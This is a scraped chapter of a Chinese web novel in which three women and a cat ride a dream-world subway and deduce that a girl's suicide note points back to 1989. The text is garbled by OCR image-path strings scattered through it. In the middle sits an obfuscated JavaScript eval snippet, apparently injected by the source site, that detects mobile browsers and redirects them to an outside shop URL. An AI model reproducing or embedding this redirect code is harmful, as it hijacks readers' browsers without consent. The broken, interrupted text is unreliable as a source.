南明芮停了停,才继续说她的猜测:“这是论坛上的一个假说,认为噩梦们彼此其实是有联系的,像是以海面为基准,不断向海底生长的树,大家都学过‘顶端优势’,套用到噩梦身上,则是越向下,噩梦的等级越高。” “而水鬼就是不断坠落的那些死者,无法进入噩梦,也无法离开海面。而且由于他们不断地下坠,所以越靠近高级噩梦,就是越靠近海底,也就越容易碰到水鬼,越靠近噩梦的边缘,也越容易遇到水鬼。” 说到“边缘”,纪雅音也想起来了进入冬亥站之前的画面。 进入四季地铁中后,周围一切都是黑色的,而进入地铁站,要先穿过一层水纹。 难道说—— “没错,”南明芮看出纪雅音终于开始动脑子了,感到十分欣慰,“我觉得,四季地铁或许就是一条能够串联多个噩梦的线路。” 南明芮:“所以,通行证对于四季地铁上NPC们的作用,或许也和共梦者们需要通行证一样,这是一个锚。有了锚,才能够离开原地向外探索。” “NPC们想要穿梭不同的噩梦,就必须乘坐四季地铁。而乘坐四季地铁,必须要有通行证,就像共梦者必须要有通行证一样。” 她现在琢磨着,或许四季地铁难度高就是这个原因。 寻常噩梦是在单个噩梦中寻找线索,而这个噩梦要完成任务,必须要穿梭多个噩梦找到真相才行。 刘福珍到底是什么来头? 明明只是一个八年级的孩子罢了,居然还需要跨越多个噩梦去拯救她。 南明芮思索着。 ——等等! 八年级? 才八年级吗? 南明芮语速飞快道:“刘福珍的遗书再给我看一下!” 宁洛不明所以,但还是老老实实地把遗书打开:“真奇怪,我忘记给你拿地上的遗书了吗?” 南明芮懒得理她,储物箱一次只能预览一件东西,为了避免重要物品丢失,所以共梦者们大部分都是直接放在储物箱里预览,而不是真的把道具拿出来。 在宁洛拿出的遗书上—— “遗书。” “15年前,如果没有遇见他就好了。” “刘福珍,2004年12月20日。” 而南明芮预览的是刘福珍的校园卡—— “██初级中学校园卡。” “八年级(二)班。” “刘福珍。” 刚才都在注意校园卡上的照片了,所以忽略了文字也有信息。 南明芮反复确认了一遍,终于悟了。 “八年级孩子,是多大年纪?”她陡然转头问旁边两个人。 纪雅音和宁洛俩人同步开始掰手指算时间。 此时地铁已经进站了,这一站到的是秋申路。 谢天谢地,乘坐反方向列车的乘客很少,秋申路比冬亥路更少,外面甚至没有乘客。 但即便如此,地铁也没有马上开走, ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17539359|203775||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 依旧老老实实地停靠一段时间。 还没等她俩算明白,南明芮就脱口而出:“八年级最多十三岁。” 纪雅音:“……南姐,你算这么快,纯粹是多余问我俩了。” 纪雅音看她已经算出来,干脆放弃了,但宁洛不死心还在算。 南明芮看向唯一一个智商在线的队友,小猫咪朝云。 朝云也立刻明白了她在意的点,她直接抬起两只前爪,直勾勾地站起来,左右分别查看对比着刘福珍的遗书和校园卡。 她懂了! 朝云和南明芮对视。 南明芮深深吸了口气:“没错,自杀时最多才十三岁的刘福珍,遗书中为什么写下的是‘十五年前’的遗憾?” 除非,刘福珍自杀的真正的原因,在她出生以前就出现了。 而长大后的刘福珍发现了这一原因,所以才选择了结束生命。 如果她们想要完成任务——保护刘福珍,那么她们必须要回到那个原因发生的过去。 纪雅音恍然大悟:“我懂了!” 宁洛急头白脸地问纪雅音:“老纪,你也懂了?懂啥了?怎么就我没懂啊?” 南明芮根本没打算让宁洛懂,她自顾自地继续说。 “我们再看遗书——‘刘福珍,2004年10月20日’,名字下面,应该就是落款时间。” 南明芮道:“虽然噩梦中经常出现时间混乱的情况,以前我们还去过古代逃荒背景的噩梦,但是像这种精确到年月日的还是少见。” 她问:“如果我们认真对待这个噩梦中的时间要素,完全按照刘福珍的时间线来计算,那么2004年的十五年前是什么时候?” 宁洛又想掰手指,但手刚抬起来就被南明芮飞快地摁住了。 “不用你帮忙了,我自己可以算,”南明芮飞快道,“2004年的十五年前是1989年。” 四季地铁,既然可以跨越季节,跨越年份又算什么。 朝云脑中立刻冒出这个念头。 南明芮和朝云思路完全一致,而且她结合了四季地铁的性质,做出了更近一步的猜测。 如果真如她所想,四季地铁是能够跨越多个噩梦的地铁线路,那么想要去具体的年份,应该也有更加便捷的方法。 “我们现在是什么时间?”南明芮问。 众人都摇头。 但小猫咪忽然想起了西装男上车前的动作,他一直在看手上的腕表,对照站台上的时刻表,仿佛在确认着什么。 朝云马上抬起一个爪子晃了晃,另一个爪子试图搭在小猫咪的“手腕”处。 纪雅音和宁洛还在破解猫语,南明芮已经火速反应过来。 “列车时刻表?” 她懂了朝云的暗示。 南明芮语速飞快:“四季地铁打乱了所有人的时间,无论是共梦者还是NPC,都在必须按照四季地铁的时刻进行。” “我们想要回到1989年,解决刘福珍自杀的原因,恐怕必须要搞清楚现在的时间——” “你们还记得吗,冬亥站上有乘客没有上车,而西装男说他们是买错了车票,所以才上不了这一趟列车,这句话是误导!” “因为车票是不会变的,车票都是通行证,真正在变的东西,是列车时刻表!” 就在此时,地铁进站声,再次响起了。 “夏巳路到了,开右边门。” “上下车当心缝隙,请注意脚下安全,门灯闪烁时,请勿上下车。 这是她们原本计划下车的地方。